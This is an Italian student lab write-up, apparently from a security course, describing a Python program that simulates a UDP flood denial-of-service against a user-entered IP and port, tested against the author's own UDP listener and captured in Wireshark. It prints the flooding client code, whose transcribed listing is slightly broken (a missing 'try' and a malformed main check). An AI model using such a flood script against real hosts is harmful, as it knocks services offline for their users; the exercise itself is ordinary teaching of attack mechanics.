## Traccia:

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale (nel nostro caso un DoS).

Requisiti:


- -II programma deve richiedere l'inserimento dell'IP target input;
- -Il programma deve richiedere l'inserimento della porta target input;
- -La grandezza dei pacchetti da inviare è di 1 KB per pacchetto Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- -Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input.
  - 1. Per prima cosa ho creato un programma socket in Python che simuli un server UDP che rimane in ascolto in attesa del ricevimento dei pacchetti da 1 KB.

Ho dovuto creare un'eccezione che decodifichi il dato in esadecimale perchè ho riscontrato errori nella decodifica dei dati.

2. In seguito ho creato un programma che simuli l'invio massivo di pacchetti UDP da 1 KB con gli input richiesti dalla traccia:

```
GNU nano 7.2
                                                                             UDP_flood.py
 port socket
import random
def invia_pacchetti(ip_target, porta_target, numero_pacchetti):
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        pacchetto = bytearray(random.getrandbits(8) for _ in range(1024))
        for _ in range(numero_pacchetti):
            s.sendto(pacchetto, (ip_target, porta_target))
       print(f'Pacchetti inviati con successo a {ip_target}:{porta_target}')
    except Exception as e:
       print(f'Errore durante l\'invio dei pacchetti: {e}')
if __name__ = "__main__":
    ip_target = input("Inserisci l'IP target: ")
   porta_target = int(input("Inserisci la porta target: "))
   numero_pacchetti = int(input("Inserisci il numero di pacchetti da 1 KB da inviare: "))
    invia_pacchetti(ip_target, porta_target, numero_pacchetti)
```

3- Dopo aver creato le due istanza server e client le andiamo a mettere in comunicazione:



4- Cattura dei pacchetti con Wireshark:

